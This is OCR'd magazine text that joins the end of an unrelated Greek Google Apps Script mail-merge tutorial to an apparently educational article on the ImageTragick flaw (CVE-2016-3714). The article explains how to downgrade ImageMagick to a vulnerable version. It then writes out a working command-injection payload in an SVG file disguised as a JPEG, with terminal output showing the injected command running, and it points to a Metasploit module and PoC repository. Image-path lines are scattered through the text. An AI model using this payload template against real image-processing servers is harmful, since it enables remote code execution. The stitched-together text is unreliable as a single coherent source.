
Συνεχίζουμε λοιπόν με τις γραμμές 13 και 14, στις οποίες παίρνουμε το θέμα και το κείμενο του μηνύματός μας, όπως τα ορίσαμε στα αντίστοιχα κελιά. Στη γραμμή 16 καλούμε τη δική μας συνάρτηση getRows, στην οποία περνάμε το αντικείμενο του τρέχοντος φύλλου εργασίας και του επιλεγμένου εύρους. Μέσα σε αυτήν, δημιουργούμε τη μεταβλητή vars στην οποία περνάμε σε έναν πίνακα τα ονόματα των πεδίων μας. Πώς τα βρίσκουμε; Μα φυσικά, βάσει των συντεταγμένων του range των δεδομένων μας. Προς το τέλος της getRows γίνεται η κλήση της getRecords, στην οποία περνάμε έναν πολυδιάστατο πίνακα με τις τιμές του εύρους των δεδομένων μας και τον πίνακα με τους τίτλους των πεδίων.

Η συνάρτηση getRecords διατρέχει όλον τον πίνακα των τιμών, σε μήκος και σε πλάτος, και δημιουργεί ένα νέο διδιάστατο πίνακα με όλες τις μη κενές γραμμές του εύρους, κι ορίζοντας ως κλειδιά των στοιχείων κάθε γραμμής τους τίτλους των πεδίων μας. Η συνάρτηση getRecords στο τέλος της επιστρέφει τον πίνακα αυτόν, ο οποίος μάλιστα αποτελεί και την επιστρεφόμενη τιμή της getRows.

Πίσω στη send τώρα, ξεκινάμε ένα βρόχο που διατρέχει μία προς μία τις γραμμές του πίνακα των δεδομένων μας. Κάθε γραμμή του πίνακα περνάει στη μεταβλητή row. Να θυμίσουμε ότι έτσι όπως δομήσαμε τον πίνακα, η κάθε γραμμή του αποτελεί έναν μονοδιάστατο πίνακα με κλειδιά τους τίτλους των πεδίων μας.


Την κύρια δουλειά της συγχώνευσης, της αντικατάστασης δηλαδή των ορισμών των πεδίων μας μέσα στο κείμενο του μηνύματος με τις τιμές των αντίστοιχων κλειδιών τις εκάστοτε γραμμής, αναλαμβάνει η συνάρτηση mergeBody. Σ' αυτή περνάμε το κείμενο του μηνύματος και τον πίνακα των στοιχείων της τρέχουσας γραμμής. Το σώμα της συνάρτησης ξεκινάει στη γραμμή 54 και, όπως βλέπετε, κάνουμε χρήση των κανονικών εκφράσεων προκειμένου να πάρουμε σε έναν πίνακα όλα τα μεταβλητά πεδία που έχουν οριστεί μέσα στο κείμενό μας, υπό τη μορφή ${"όνομα πεδίου"}. Στη συνέχεια, με τη βοήθεια ενός βρόχου αντικαθιστούμε στο κείμενό μας τον προαναφερθέντα ορισμό του εκάστοτε πεδίου με την τιμή που αντιστοιχεί στο ομότιτλο κλειδί του πίνακα (γραμμής) δεδομένων. Για να έχουμε μάλιστα τον τίτλο του πεδίου, αποκόπτουμε τα αρχικά ${" καθώς και τα τελικά "} που χρησιμοποιούμε για τον ορισμό του εντός του κειμένου. Στη συνέχεια επιστρέφουμε το συγχωνευμένο κείμενο, το οποίο κι αποστέλλουμε με email με τη βοήθεια της συνάρτησης sendEmail του αντικειμένου MailApp. Προσέξτε ότι για την εκάστοτε διεύθυνση email χρησιμοποιούμε το κλειδί "email" από τον πίνακα των στοιχείων της τρέχουσας γραμμής. Αυτό συνεπάγεται ότι, όπως και τα πεδία, θα πρέπει να συμφωνεί ο τίτλος της στήλης που δημιουργήσαμε κατά το στήσιμο του φύλλου εργασίας μας, με αυτόν που ορίζουμε μέσα στη συνάρτηση ("email", στην προκειμένη περίπτωση).

Μετά την ολοκλήρωση των αποστολών εμφανίζουμε στο χρήστη ένα ενημερωτικό μήνυμα, σχετικά με την ολοκλήρωση και το πλήθος των απεσταλμένων μηνυμάτων. Για να γίνει αυτό, χρησιμοποιούμε τη συνάρτηση msgBox του αντικειμένου Browser.




Το φύλλο εργασίας μας, στημένο και πανέτοιμο να μας επιτρέψει να προχωρήσουμε στην πολυπόθητη συγχώνευση αλληλογραφίας.

Για την εκτέλεση του script θα πρέπει είτε να πατήσουμε τη σχετική επιλογή από το μενού που φτιάξαμε στο φύλλο εργασίας, είτε από το περιβάλλον του Script Editor να πάμε στο μενού "Εκτέλεση" και να επιλέξουμε τη συνάρτηση "send". Για αρχή επιλέγουμε τη δεύτερη λύση, έτσι ώστε να δούμε αν όλα λειτουργούν σωστά, δίχως να χρειάζονται περαιτέρω αλλαγές και έλεγχοι, προτού αποφασίσουμε να εγκαταλείψουμε το περιβάλλον του Script Editor. Μάλιστα, επειδή είναι η πρώτη φορά που εκτελούμε τον κώδικα του script, θα πρέπει να παραχωρήσουμε τις σχετικές άδειες από το λογαριασμό μας (στη Google), στο παράθυρο προτροπής που θα εμφανιστεί. Με βάση τα αντικείμενα από το Google API που χρησιμοποιήσαμε, μας ζητείται να επιτρέψουμε στο script την πρόσβαση στα υπολογιστικά φύλλα του drive μας, καθώς και την αποστολή emails. Φυσικά συναινούμε και προχωράμε στην πρώτη εκτέλεση του κώδικά μας.




Η εκτέλεση του script μας απαιτεί τη σχετική εξουσιοδότηση από πλευράς χρήστη.




Οι άδειες πρόσβασης που καλούμαστε να παραχωρήσουμε στο script λαμβάνονται υπ' όψιν από τα αντικείμενα του Google API που έχουμε χρησιμοποιήσει.

Δίχως καμιά δυσάρεστη έκπληξη η συγχώνευση αλληλογραφίας στις δοκιμαστικές διευθύνσεις email που δώσαμε δούλεψε απροβλημάτιστα. Στο σημείο αυτό να αναφέρουμε ότι για την αποφυγή φαινομένων spamming δεν μπορούμε να στείλουμε περισσότερα από 200 emails εντός εικοσιτετραώρου. Κλείνοντας τώρα την καρτέλα του Script Editor περνάμε πίσω, σε αυτή με το ανοιχτό φύλλο εργασίας μας, στο οποίο αν δεν έχει εμφανιστεί το μενού που προσθέσαμε, το κλείνουμε και το ξανανοίγουμε μέσα από το Google Drive μας. Μια δοκιμαστική αποστολή μέσα από το μενού μας αυτή τη φορά, πήγε κατ' ευχήν. Για οποιεσδήποτε αλλαγές στον κώδικα, ο Script Editor είναι εκεί που τον αφήσαμε (τον ανοίγουμε και πάλι από τη σχετική επιλογή του μενού "Εργαλεία").



Το περιβάλλον εργασίας του Script Editor είναι λιτό, δίνοντας έμφαση στην επεξεργασία του κώδικα. Πίσω πάντως από την φαινομενική απλότητά του, ο Editor κρύβει έναν πανίσχυρο Debugger. Αν αποφασίσετε να τον αξιοποιήσετε, είμαστε σίγουροι πως θα ενθουσιαστείτε.

Για μια ακόμη φορά ομολογούμε πως είμαστε ενθουσιασμένοι, αφού προσδώσαμε μια αγαπημένη και χρήσιμη δυνατότητα σε ένα προϊόν που δεν την υποστηρίζει εγγενώς. Επιπρόσθετα, είχαμε τη χαρά να μελετήσουμε τον αρκετά ισχυρό Script Editor της Google, σε συνδυασμό με το παρεχόμενο API για τα προϊόντα της εταιρείας. Δεν σας κρύβουμε ότι το όλο πρότζεκτ μας έβαλε σε ευχάριστες σκέψεις και ήδη σχεδιάζουμε το επόμενο cloud-oriented project μας.



Ο παραλήπτης έλαβε ένα εντελώς προσωποποιημένο μήνυμα. Ακριβώς ό,τι θέλαμε. Ωραία.

Skill: Advanced
Tags: ImageMagick, ImageTragick, Remote Code Execution, weaponization exploitation, Proof of Concept

ImageTragick: Οπλισμός, Επιθέσεις, Προστασία

Μάθαμε για το πανταχού παρόν ImageMagick κι εξηγήσαμε σε τι οφείλεται η πρόσφατα ανακαλυφθείσα αδυναμία του. Είναι ώρα να δούμε πώς ένας επιτιθέμενος εκμεταλλεύεται τις αδυναμίες του πακέτου. Στη συνέχεια θα εξηγήσουμε πώς οι μηχανικοί διορθώνουν προβλήματα σαν αυτά του ImageMagick, παίρνοντας για λίγο το ρόλο ενός QA engineer.

του Πάνου Γεωργιάδη

Από τη στιγμή που το ImageMagick αποτυγχάνει να ελέγχει επαρκώς τα URLs προς εικόνες, επόμενο βήμα για έναν blackhat είναι η κατασκευή μιας εικόνας μέσα στην οποία θα περιλαμβάνεται κώδικας για εκτέλεση από υποψήφια μηχανήματα-στόχους. Όταν η συγκεκριμένη εικόνα θα ανεβαίνει σε server ο οποίος χρησιμοποιεί ευπαθή έκδοση του ImageMagick, τότε ο κακόβουλος κώδικας θα εκτελείται.

Πώς να κάνω το σύστημά μου ευπαθές;

Κατά την παρουσίασή μας, το πιθανότερο είναι να δοκιμάζετε όλα όσα δείχνουμε σε δικό σας σύστημα. Κάπως έτσι επιτυγχάνεται η γεφύρωση της θεωρίας με την πράξη, οπότε η γνώση δεν είναι απλά περαστική αλλά γίνεται κτήμα. Εν προκειμένω, το θέμα είναι πως το σύστημά σας πιθανώς να 'ναι ενημερωμένο και συνεπώς προστατευμένο ως προς το ImageTragick. Τι γίνεται σε μια τέτοια περίπτωση; Μια λύση είναι να εργαζόμαστε σε VM, το οποίο *σκόπιμα* δεν είναι ενημερωμένο. Εναλλακτικά, καταφεύγοντας στο σύστημα package management της εκάστοτε διανομής Linux, είναι δυνατόν να *υποβαθμίσουμε* τα πακέτα του ImageMagick φροντίζοντας έτσι ώστε να έχουμε ευπαθείς εκδόσεις.

Είναι βέβαια απαραίτητο να γνωρίζουμε ποιες εκδόσεις είναι ευπαθείς καθώς κι από ποια έκδοση και μετά τα προβλήματα έχουν αντιμετωπιστεί. Ειδικά στο openSUSE Leap, προκειμένου να έχουμε έκδοση του ImageMagick με όλα τα bugs του ImageTragick, ξεκινάμε σημειώνοντας τις ακριβείς εκδόσεις των εγκατεστημένων πακέτων:

```
panos@ohsuse:~> zypper se Magick | grep "^i"
i | ImageMagick    | Viewer and...          | package
i | libMagick++-6_Q16-3 | C++ Interface... - runtime library       | package
i | libMagickCore-6_Q16-1  | Viewer and... - runtime library               |
package
i | libMagickWand-6_Q16-1  | Viewer and... - runtime library               |
package
```

Μετά απομακρύνουμε τα σχετικά πακέτα:

```
panos@ohsuse:~> sudo zypper -n rm ImageMagick libMagick++-6_Q16-3
libMagickCore-6_Q16-1 libMagickWand-6_Q16-1
```

Είναι σημαντικό να διαγράψουμε και τον κατάλογο /etc/ImageMagick-6_Q16-1:

```
panos@ohsuse:~> sudo rm -fr /etc/ImageMagick*
```

Στη συνέχεια εγκαθιστούμε παλαιότερη έκδοση του ImageMagick, για την οποία γνωρίζουμε ότι είναι ευπαθής:

```
panos@ohsuse:~> sudo zypper -n in --oldpackage ImageMagick-6.8.8.1-6.1
panos@ohsuse:~> sudo zypper -n in --oldpackage libMagick++-6_Q16-3-6.8.8.1-
6.1
panos@ohsuse:~> sudo zypper -n in --oldpackage libMagickCore-6_Q16-1-6.8.8.1-
6.1
panos@ohsuse:~> sudo zypper -n in --oldpackage libMagickWand-6_Q16-1-6.8.8.1-
6.1
```

Στο σημείο αυτό το openSUSE μας είναι ευπαθές και μπορούμε να προχωρήσουμε στους πειραματισμούς μας.

Image weaponization

Στο άρθρο που ξεκινά από τη σελίδα 30 είδαμε έναν τρόπο κατά τον οποίο το ImageMagick υποχρεώνεται να εκτελέσει κώδικα, ο οποίος δεν θα έπρεπε να εκτελείται. Είναι ώρα να βασιστούμε στο CVE-2016–3714 και, καθαρά για εκπαιδευτικούς λόγους, να φτιάξουμε ένα exploit.

Έχουμε ήδη παρουσιάσει έναν τρόπο για την παράτυπη εκτέλεση κώδικα, οπότε τώρα λέμε να κάνουμε κάτι πιο επικίνδυνο: να κατασκευάσουμε μια κακόβουλη εικόνα. Για τους λόγους που εξηγήσαμε στο πρώτο μέρος της μίνι σειράς μας (βλ. άρθρο σελ. 14), θα δημιουργήσουμε μια εικόνα τύπου SVG. Όπως θα δούμε σε λίγο, θα είναι εύκολο να της προσθέσουμε κώδικα.

Με τον αγαπημένο μας editor (vim ή nano;) δημιουργούμε το νέο αρχείο ονόματι image.jpg. Πληκτρολογούμε το ακόλουθο περιεχόμενο:


```
push graphic-context
  viewbox 0 0 640 480
  fill 'url(https://i.imgur.com/u68Vakj.jpg"|ls "-al)'
pop graphic-context
```

Προφανώς, το νέο αρχείο δεν είναι JPEG αλλά SVG. Αποφασίζουμε όμως και δεν χρησιμοποιούμε την πραγματική κατάληξη που του αρμόζει, αφού πιστεύουμε ότι θα τραβούσε ευκολότερα τα βλέμματα. Μόλις λοιπόν οπλίσαμε την εικόνα μας, οπότε ας κάνουμε μια δοκιμή για να δούμε αν "λειτουργεί".

```
panos@ohsuse:~/test> convert image.jpg image.png
total 8
drwxr-xr-x  2 panos users   88 May 20 09:55 .
drwxr-xr-x 23 panos users 4096 May 19 17:09 ..
-rw-r--r--  1 panos users    0 May 18 07:53 file1
-rw-r--r--  1 panos users    0 May 18 07:53 file2
-rw-r--r--  1 panos users    0 May 18 07:53 file3
-rw-r--r--  1 panos users    0 May 18 07:53 file4
-rw-r--r--  1 panos users    0 May 18 07:53 file5
-rw-r--r--  1 panos users  116 May 20 09:55 image.jpg
convert: unrecognized color `https://i.imgur.com/u68Vakj.jpg"|ls "-al' @
warning/color.c/GetColorCompliance/947.
convert: unable to open image `/tmp/magick-4656g5kjse1a0ujq': No such file or
directory @ error/blob.c/OpenBlob/2643.
convert: unable to open file `/tmp/magick-4656g5kjse1a0ujq': No such file or
directory @ error/constitute.c/ReadImage/594.
convert: non-conforming drawing primitive definition `fill' @ error/draw.c/
DrawImage/3178.
panos@ohsuse:~/test> ls -la
total 12
drwxr-xr-x  2 panos users  105 May 20 09:55 .
drwxr-xr-x 23 panos users 4096 May 19 17:09 ..
-rw-r--r--  1 panos users    0 May 18 07:53 file1
-rw-r--r--  1 panos users    0 May 18 07:53 file2
-rw-r--r--  1 panos users    0 May 18 07:53 file3
-rw-r--r--  1 panos users    0 May 18 07:53 file4
-rw-r--r--  1 panos users    0 May 18 07:53 file5
```

```
-rw-r--r--  1 panos users  116 May 20 09:55 image.jpg
-rw-r--r--  1 panos users  387 May 20 09:55 image.png
panos@ohsuse:~/test>
```

Άψογα, το "ls -la" εκτελέστηκε, ενώ δημιουργήθηκε και το αρχείο image.png. Φυσικά, σε σενάριο όπου έχουμε έναν πραγματικά κακόβουλο χρήστη, δεν εκτελείται κάτι τόσο αθώο όσο το "ls -la". Επίσης, αποτρέπεται και η έξοδος των μηνυμάτων λάθους. Τέλος, όπως θα μπορέσετε να δαπιστώσετε, στο παράδειγμά μας το αρχείο image.png είναι λευκό (Σ.τ.Ε. Like, literally). Σε ρεαλιστικά σενάρια οι επιτιθέμενοι επιθυμούν να μην κάνουν φανερή τη δράση ή/και την παρουσία τους, γεγονός που στην περίπτωσή μας σημαίνει ότι *και* κακόβουλος κώδικας εκτελείται *και* οι όποιες



Το CVE-2016–3714, για τα delegations του ImagaMagick, δεν εκδηλώνεται μόνο με το προγραμματάκι convert. Εδώ το βλέπουμε και μέσα από το εργαλείο display, επίσης του ImageMagick.

μετατροπές επιτυγχάνονται. Παρεμπιπτόντως, αν το bug που εξετάζουμε σάς φαίνεται ενδιαφέρον και θέλετε να παίξετε περισσότερο, έχετε υπόψη ότι έχει ήδη κυκλοφορήσει module για το Metasploit (http://bit.ly/msfimgtragick).

Proof of Concept και τροποποιήσεις

Η λίστα με τα κενά ασφαλείας που ολοκληρώνουν το πακέτο ονόματι ImageTragick, είναι η ακόλουθη:


- CVE-2016-3714 - Insufficient shell characters filtering
- CVE-2016-3715 - File Deletion
- CVE-2016-3716 - File Moving
- CVE-2016-3717 - Local File Read
- CVE-2016-3718 - SSRF (Server-Side Request Forgery)

Αν έχετε διάθεση να μάθετε περισσότερα για τις συγκεκριμένες αδυναμίες – και κάτι μας λέει πως έχετε–, ξεκινήστε από την ακόλουθη σελίδα του Pastebin: http://pastebin.com/Gynz2XRG. Εκεί θα βρείτε τα πιο γνωστά Security Advisories, από τα οποία μάθαμε κι εμείς για το ImageTragick. Να σημειώσουμε ότι η επίσημη ανακοίνωση των developers του ImageMagick βρίσκεται στο http://bit.ly/grmgofan. Σας προτείνουμε να κάνετε τουλάχιστον μια ανάγνωση στα προαναφερθέντα URLs, ώστε να σχηματίσετε μία πιο ολοκληρωμένη εικόνα για το ImageTragick. Μετά άλλωστε τα όσα συζητήσαμε και παρουσιάσαμε, θεωρούμε πως έχετε τις γνώσεις να προσεγγίσετε καλύτερα τα σχετικά κείμενα και να βγάλετε τα δικά σας συμπεράσματα.

Όλα τα παραπάνω υπάρχουν διαθέσιμα και σε PoC (Proof Of Concept), στο Github: https://github.com/ImageTragick/PoCs (για το documentation δείτε στο https://imagetragick.com). Σας προτείνουμε να κατεβάσετε τα PoCs και να τα δοκιμάσετε. Αυτό γίνεται πολύ πιο εύκολα απ' όσο ακούγεται. Το μόνο που χρειαζόσαστε για να ξεκινήσετε είναι το εργαλείο git. Δείτε:

```
panos@ohsuse:~/test> git clone https://github.com/ImageTragick/PoCs
Cloning into 'PoCs'...
remote: Counting objects: 56, done.
remote: Compressing objects: 100% (3/3), done.
